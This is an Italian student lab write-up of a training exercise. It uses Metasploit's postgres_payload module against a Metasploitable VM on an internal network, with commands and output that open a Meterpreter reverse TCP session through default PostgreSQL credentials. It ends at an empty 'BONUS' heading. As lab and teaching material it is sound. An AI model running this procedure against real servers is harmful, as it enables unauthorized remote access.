22/01/25

CONSEGNA

Esercizio di oggi: Usa il modulo exploit/ linux /postgres /postgres_payload PostgreSQL di Metasploitable

2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target

SVOLGIMENTO


Si tenga presente che entrambe le macchine sono posizionate su rete interna con IP

KALI 192.168.10.2

METASPLOITABLE 192.168.10.1

1

Cominciamo lanciando metasploit con ‘msfconsole’



2

carichiamo il nostro exploit da console con il comando

use exploit/ linux /postgres /postgres_payload

e andiamo a lanciare successivamente il nostro ‘show options’ per visualizzare lo status

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module
                                        on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate
                                        against
   PASSWORD  postgres         no        The password for the specifie
                                        d username. Leave blank for a
                                         random password.
   RHOSTS                     no        The target host(s), see https
                                        ://docs.metasploit.com/docs/u
                                        sing-metasploit/basics/using-
                                        metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate
                                        as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface
                                      may be specified)
   LPORT  4444             yes       The listen port
```

3

notiamo che i campi inerenti a LHOST e RHOST sono vuoti perciò andiamo ad inserire i dati corretti con i comandi

set lhost <attaccante>

set rhost <target>

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.10.2
lhost ⇒ 192.168.10.2
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.10.1
rhost ⇒ 192.168.10.1
msf6 exploit(linux/postgres/postgres_payload) > showoptions
[-] Unknown command: showoptions. Run the help command for more details
.
msf6 exploit(linux/postgres/postgres_payload) > show options
```

4

lanciamo l'exploit con il comando

exploit

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.10.2:4444
[*] 192.168.10.1:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled
 by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/DAXZTAQs.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.10.1
[*] Meterpreter session 1 opened (192.168.10.2:4444 → 192.168.10.1:543
22) at 2025-01-22 10:26:18 -0500

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

5

otteniamo ora un accesso alla sessione metrpreter e per verificarne la validità abbiamo lanciato il comando

sysinfo

in modo da ottenere accesso ad informazioni inerenti la macchina bersaglio come ad esempio la versione del SO utilizzato

6 BONUS